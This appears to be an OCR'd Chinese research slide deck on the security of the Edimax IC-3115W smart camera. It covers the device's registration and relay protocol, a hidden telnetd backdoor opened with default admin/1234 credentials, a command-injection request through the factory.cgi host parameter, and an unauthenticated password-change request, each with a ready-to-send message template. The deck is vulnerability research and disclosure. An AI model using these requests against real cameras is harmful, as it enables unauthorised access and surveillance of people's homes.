
远程通信流程——设备注册

❑ 智能摄像头的注册（③④）

- ID是MAC
- 无认证机制

```
<param>
<code value="1010" />
<model value="IC-3115W" />
<id value="801F0279B90F" />
<type value="IPCamera" />
<alias value="IC-79B90F" />
<lanip value="10.10.0.35" />  //Camera内网IP地址
<lanport value="40574" />    //Camera内网端口
<sn value="22ffee3438ebc861cbc5bab4b98def4a162d"/>
<encryption value="0" />
<nattype value="3" />
<devfwver value="2.03#030000" />
<zone value="SG" />
<productid value="EDIMAX#IC-3115W#1.00#2.03" />
<customer value="EDIMAX">
<devstate value="0000">
</param>
```

远程通信流程——设备发现和数据通信



远程通信流程——设备发现和数据通信

Relay ID

- 客户端发出
- MAC地址+时间戳

```
<param>
<code value="2030" />
<id value="801F0279B90F" />
<lanip value="10.10.0.32" />
<lanport value="42597" />
<nattype value="0" />
<reqdirport value="0" />
<reqfwver value="1.3.4.a#020100" />
<relayid value="801F0279B9l0F1478506251929795 6" />
</param>
```

数据获取


```
PnvDataLen:96
<param>
<code value=“1100” />
<url value="/mobile.jpg" />
<auth value="YWRtaW46MTIzNA==">
</param>
```


认证成功回复：
HTTP/1.1 200 OK

认证失败回复：
HTTP/1.1 401 Unauthorized

针对摄像头的攻击

- **设备扫描攻击**
  - 查找所有智能摄像头的在线状态
  - 检测默认密码使用情况
  - 暴力破解密码
- **设备欺骗攻击**





隐藏后门


- 隐藏的Telnetd服务
  - 访问telnetd.cgi程序并传递正确的参数
  - Telnet服务默认用户名和密码：admin和1234
- 可远程开启该后门

```
PnvDataLen:125
<param>
<code value=“1100” />
<url value=“/camera-cgi/private/telnetd.cgi?action=start" />
<auth value="YWRtaW46MTIzNA==">
</param>
```

隐藏后门

```
lw      $a0, 0x820+haystack($fp)      # haystack
li      $a1, 0x430000
nop
addiu   $a1, (aActionStart - 0x430000)   # "action=start"
la      $t9, strstr
nop
jalr    $t9 ; strstr
nop

addiu   $a0, (aTelnetd - 0x430000)    # "telnetd &"
la      $t9, system
nop
jalr    $t9 ; system
```



命令注入攻击

安全的系统调用：

```
addiu   $a0, (aKillall9Telnet - 0x430000)
        # "killall -9 telnetd"
la      $t9, system
nop
jalr    $t9 ; system
nop
```

危险的系统调用：

```
addiu   $v0, $fp, 0x8D8+var_7F8
move    $a0, $v0# command
la      $t9, system
nop
jalr    $t9 ; system
nop
```

/test/iperf -c %s -P 1 -i 1 -p 5001 -f m -t %d -w 128.0K -M 1

命令注入攻击

远程命令注入数据报文

```
<param>
<code value=“1100” />
<url value="/camera-
cgi/private/factory.cgi?testIperf=testButton&host=;command;&testTime=1" />
<auth value="YWRtaW46MTIzNA==">
</param>
```

密码修改漏洞


远程漏洞验证

```
<param>
<code value="1100" />
<url value="/camera-cgi/admin/param.cgi?action=update
&System_adminPasswd=password&System_confirmPasswd
=password" />
<auth value="YWRtaW46MTIzNA==">
</param>
```

Stream Content

```
POST /camera-cgi/admin/param.cgi HTTP/1.1
Host: 10.42.0.194
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.42.0.194/basic.asp?r=20141126_1494336948455
Cookie: IC3015_BRIGHTNESS=50; IC3015_CONTRAST=50; IC3015_SATURATION=50;
IC3015_SHARPNESS=50; IC3015_HUE=50; IC3015_EDIMAX_Multilanguage=simp_ch
Authorization: Basic YWRtaW46MTIzNA==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

action=update&ipcamSource=%2Fbasic.asp%3Fr%
3D20141126&System_ipcamName=IC-79B90F&System_adminPasswd=123456&System_confirmPasswd=123
456&LED_enable=1HTTP/1.1 302 Found
```



报告提纲

- 背景介绍
- 智能插座安全分析
- 智能摄像头安全分析
- 总结

总结

- 智能设备的D2D认证存在缺陷
- 认证尝试没有保护机制
- 采用流量混淆机制未加密
- 明文密码
- 隐藏危险后门

谢谢

zhenling@seu.edu.cn